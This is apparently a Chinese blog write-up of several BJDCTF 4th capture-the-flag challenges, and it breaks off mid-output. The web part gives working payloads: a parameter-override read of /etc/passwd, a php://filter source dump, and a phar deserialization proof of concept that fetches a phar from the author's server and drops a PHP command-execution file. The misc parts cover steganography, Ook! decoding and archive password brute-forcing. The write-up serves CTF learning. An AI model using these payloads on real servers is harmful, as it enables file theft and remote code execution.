




第四届BJDCTF 4th-部分Writeup

原创

末初  于 2020-12-27 18:17:55 发布  1040  收藏 1

分类专栏: [CTF_WEB_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/111823748>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

Web

easy_php

Misc

马老师的秘籍

FakePic

Crypto

asa

Reverse

Easy VH

Web

easy_php

经过简单代码审计, 发现可以通过变量覆盖来读取文件

```
?var[template][tp1]=/etc/passwd&tp=tp1
```

```
8.129.41.25:10305/uploads/c7b1804959796809f38b
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/u
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:ne
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/us
/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/fa
proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false _apt:x:104:65534:/:nonexistent:/bin/fa
```

之后使用php://filter伪协议读取template.php的源码

```
?var[template][tp1]=php://filter/read=convert.base64-encode/resource=template.php&tp=tp1
```

```
<?php
class Template{
    public $content;
    public $pattern;
    public $suffix;

    public function __construct($content){
        $this->content = $content;
        $this->pattern = "/{([a-z]+)}/";
        $this->suffix = ".html";
    }

    public function __destruct() {
        $this->render();
    }

    public function render() {
        while (True) {
            if(preg_match($this->pattern, $this->content, $matches)!=1)
                break;
            global ${$matches[1]};

            if(isset(${ $matches[1] })) {
                $this->content = preg_replace($this->pattern, ${ $matches[1] }, $this->content);
            }
            else{
                break;
            }
        }
        if(strlen($this->suffix)>5) {
            echo "error suffix";
            die();
        }
        $filename = '/var/www/html/uploads/' . md5($_SERVER['REMOTE_ADDR']) . "/" . md5($this->content) . $this->suffix;
        file_put_contents($filename, $this->content);
        echo "Your html file is in " . $filename;
    }
}
?>
```

限制了文件后缀，也没有反序列化函数，想了很久想到可以使用phar反序列化

受影响函数列表			
filetime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

我们可以通过index.php中的file_get_contents来触发phar反序列化
POC

```
<?php
class Template{ public $content; public $pattern; public $suffix;

public function construct($content){
$this->content = "<?php system('ls /');?>";
$this->pattern = "/{([a-z]+)}/";
$this->suffix = ".php";
}

public function destruct() {
$this->render();
}
}
@unlink("2.phar");
$phar = new Phar("2.phar");
$phar->startBuffering();
$phar->setStub("<?php HALT_COMPILER(); ?>");
$o = new Template();
$phar->setMetadata($o);
$phar->addFromString("text.txt", "test");
$phar->stopBuffering();
?>
```

将生成的2.phar放到自己的vps上，通过http://来写入

```
?var[template][tp1]=http://xxx.xxx.xxx.xxx/2.phar&tp=tp1
```

之后在将返回的路径使用phar://协议去包含

```
?var[template] [tp1]=phar://uploads/c7b1804959796809f38be8963e32ee54/69fd4882c2f7ebe0a340dad54b62aeba.html&tp=tp1
```

之后访问php文件路径即可执行我们的命令

8.129.41.25:10305/uploads/c7b1804959796809f38be8963e32ee54/5e0d3ede0f31ef6705a885a8bc6fbf95.php
bin boot clear.py dev etc flag home index.php lib lib64 media mnt nohup.out opt proc readflag root run run.sh sbin srv sys tmp usr var

发现跟目录下有个readflag文件，之后将命令换为/readflag即可拿到flag

8.129.41.25:10305/uploads/c7b1804959796809f38be8963e32ee54/d216135314af360643cdf92a46a92940.php
DASCTF{2d5eda46664db31db0c1d079c637fb93}

Misc

马老师的秘籍

下载图片，binwalk分析发现压缩包，foremost分离

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# ls
2012245fe42c78e6945 2012245fe42c78e6945.rar 2012245fe42c799ae57.png desktop.ini FakePixel
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# binwalk 2012245fe42c799ae57.png
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          PNG image, 1584 x 990, 8-bit/color RGB, non-interlaced
2293914     0x23009A    Zip archive data, encrypted at least v2.0 to extract, compressed size: 73, uncompressed size: 46, name: GoodLuck.txt
2295056     0x230510    End of Zip archive, footer length: 22

root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# foremost 2012245fe42c799ae57.png
Processing: 2012245fe42c799ae57.png
|foundat=马老师的奇妙棋盘.jpgup!
*|
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# tree output/
output/
├── audit.txt
├── png
│   └── 00000000.png
└── zip
    └── 00002236.zip

2 directories, 3 files
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# |
```

<https://blog.csdn.net/mochu7777777>

BandZip解压发现有密码，但是这里压缩包中 jpg 文件的压缩方式与另外两个文件不同


名称	压缩后大小	原始大小	类型	循环冗余检验(CRC)	修改日期	压缩方法	加密方法	属性	注释
GoodLuck.txt*	73	46	文本文档	989285f3	2020/11/19 12:53:14	Deflate	AES256	A_	
马老师的奇妙棋盘.jpg*	1,148,613	1,165,952	JPG 文件	49d6b94d	2020/11/19 12:41:59	Deflate	ZipCrypto	A_	
闪电五连鞭.txt*	522	13,670	文本文档	bb96b281	2020/11/19 16:07:12	Deflate	AES256	A_	

输入密码
该文件已加密。
请输入密码


 用星号隐藏密码(H)
确定 取消

<https://blog.csdn.net/mochu7777777>

尝试使用7zip将 jpg 文件提取出来



很明显是在之前那张图片上做了改动，使用 PS 将两张图片的图层进行 **差值** 或者 **排除** 都行，便可清楚发现信息



```
PS C:\Users\Administrator> php -r "var_dump(md5('NianQingRenBuJiangWuDe'));"  
Command line code:1:  
string(32) "c57988283c92f759585a0c1aebfdd743"
```

得到zip密码后使用WinRAR将压缩包中的 **jpg** 文件删除，保存

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
GoodLuck.txt *	46	73	文本文档	2020/11/19 12:53	989285F3
闪电五连鞭.txt *	13,670	522	文本文档	2020/11/19 16:07	BB96B281

然后使用上面得到的密码解压这个zip压缩包

得到 `GoodLuck.txt`

```
左正蹬 -> .
右鞭腿 -> !
左刺拳 -> ?
```

以及 `闪电五连鞭.txt`

```
闪电五连鞭.txt
1 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
2 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
3 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳 左正蹬
4 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左正蹬 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿
5 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿
6 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左刺拳 左正蹬 左刺拳 左正蹬
7 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿
8 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿
9 右鞭腿 右鞭腿 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬
10 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬
11 左正蹬 左正蹬 左正蹬 左正蹬 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 右鞭腿 左正蹬
12 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 右鞭腿
13 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳 右鞭腿 右鞭腿 右鞭腿 右鞭腿
14 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
15 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳
16 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
17 左刺拳 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左正蹬
18 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 左正蹬
19 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳
20 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬
21 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿
22 左刺拳 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左刺拳
23 左刺拳 右鞭腿 左正蹬 左刺拳 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿
24 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左正蹬 左正蹬
25 左正蹬 左正蹬 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
26 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
27 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬
28 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
29 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
30 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿
31 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳
32 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
33 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
34 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
35 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左刺拳 左正蹬 左刺拳 右鞭腿 左正蹬 左刺拳
36 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
37 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左正蹬 左刺拳 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬
38 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左刺拳 右鞭腿 右鞭腿 左正蹬 左刺拳 右鞭腿
39 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左刺拳 左正蹬
40 右鞭腿 左正蹬 左刺拳 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 右鞭腿 左正蹬 右鞭腿 右鞭腿 右鞭腿 右鞭腿
41 右鞭腿 左正蹬 左正蹬 左正蹬 左正蹬 左正蹬 右鞭腿 左正蹬 左正蹬 左正蹬 右鞭腿 左正蹬 右鞭腿 右鞭腿
```

替换、得到 `Short Ook!` 编码

```
闪电五连鞭.txt
1 . . . . .
2 . ! ? ! ! . ? . . . . .
3 . . . . . ? . ? ! . ? .
4 . . . . . ! . ! ! ! ! ! !
5 ! . ? . . . . . ! ? !
6 ! . ? . . . . . ? . ? !
7 . ? . . . ! . ? . . . .
8 . . . ! ? ! ! . ? ! ! ! ! !
9 ! ! ? . ? ! . ? ! . ? . . .
10 . . . . ! ? ! ! . ? . . .
11 . . . ? . ? ! . ? . . ! . ?
12 . . . . . ! ? ! ! . ? ! !
13 ! ! ! ! ? . ? ! . ? ! ! ! !
14 ! ! ! ! ! ! . ? . . . . .
15 . . . . . ! ? ! ! . ? .
16 . . . . . ? .
17 ? ! . ? . . . . . ! . ?
18 . . . . . ! ? ! ! . ?
19 ! ! ! ! ! ! ! ? . ? ! . ? !
20 ! ! ! ! ! ! ! ! ! . ? . . .
21 . . . . . ! ? ! ! .
22 ? ! ! ! ! ! ! ! ! ! ! ! ? .
23 ? ! . ? ! ! ! ! ! ! ! ! ! !
24 ! ! ! ! ! ! ! ! ! ! ! ! . . .
25 . . ! . ? . . . . . . . .
26 . . . ! ? ! ! . ? . . . .
27 . . . . ? . ? ! . ? . . .
28 . . . . . . . . . . . . .
29 ! . ? . . . . . . . . .
30 . . . ! ? ! ! . ? ! ! ! ! ! !
31 ! ! ! ! ! ! ! ! ? . ? ! . ? !
32 ! ! ! ! ! ! . . . . . . . .
33 . . . . ! ? . . . . . . . .
34 . . . . ! ? ! ! . ? . . . .
35 . . . . . ? . ? ! . ? .
36 . . . . . . . . . . . . .
37 . . . . ! . ? . . . . . . .
38 . . . . . ! ? ! ! . ? ! !
39 ! ! ! ! ! ! ! ! ! ! ! ? . ?
40 ! . ? ! ! ! ! ! . ! ! ! ! ! !
41 ! . . . . ! . . ! ! ! ! ! !
```

91 lines, 2716 characters selected

<https://blog.csdn.net/mochu7777777>

Ook!在线解码: <https://www.splitbrain.org/services/ook>

DASCTF {f79f28f30232e26a2f51b6b75355afa9}

Text to Ook!

Text to short Ook!

Ook! to Text


Text to Brainfuck

Brainfuck to Text


<https://blog.csdn.net/mochu7777777>

DASCTF{f79f28f30232e26a2f51b6b75355afa9}

FakePic



使用RAR密码的爆破工具爆破密码，得到密码：`1cpp`




`Hint_for_picture.txt`

`10132430`

取最前面500位就行

`flag.png`





flag.png 附加了hint

```
14:F5D0h: DF FF 06 00 62 84 21 49 23 49 17 0B 0A 5F E3 94 Bÿ..b„!I#I..._ã“
14:F5E0h: 1C C3 3B C0 AF 7D 06 FF FF FF 3B 57 E1 40 44 EE .Ä;Ä~}.ÿÿÿ;wá@Di
14:F5F0h: 96 (00 00 00 00) 49 45 4E 44 AE 42 60 82 73 65 61 (-...IEND@B`,sea
14:F600h: 72 63 68 6D 65 5F 69 6E 5F 41 6C 70 68 61 rchme_in_Alpha
```

根据提示看下 flag.png 前几位的 Alpha 通道的值，发现猫腻

```
1 from PIL import Image
2
3 pic = Image.open('flag.png')
4 width, height = pic.size
5 for w in range(16):
6     for h in range(16):
7         print(pic.getpixel((w,h)))
8
```

PROBLEMS 3 OUTPUT TERMINAL DEBUG CONSOLE

```
[Running] D:/Python/Python3/python.exe "c:\Users\Administrator\Desktop\
(6, 7, 11, 4)
(6, 7, 11, 1)
(6, 7, 11, 2)
(6, 7, 11, 16)
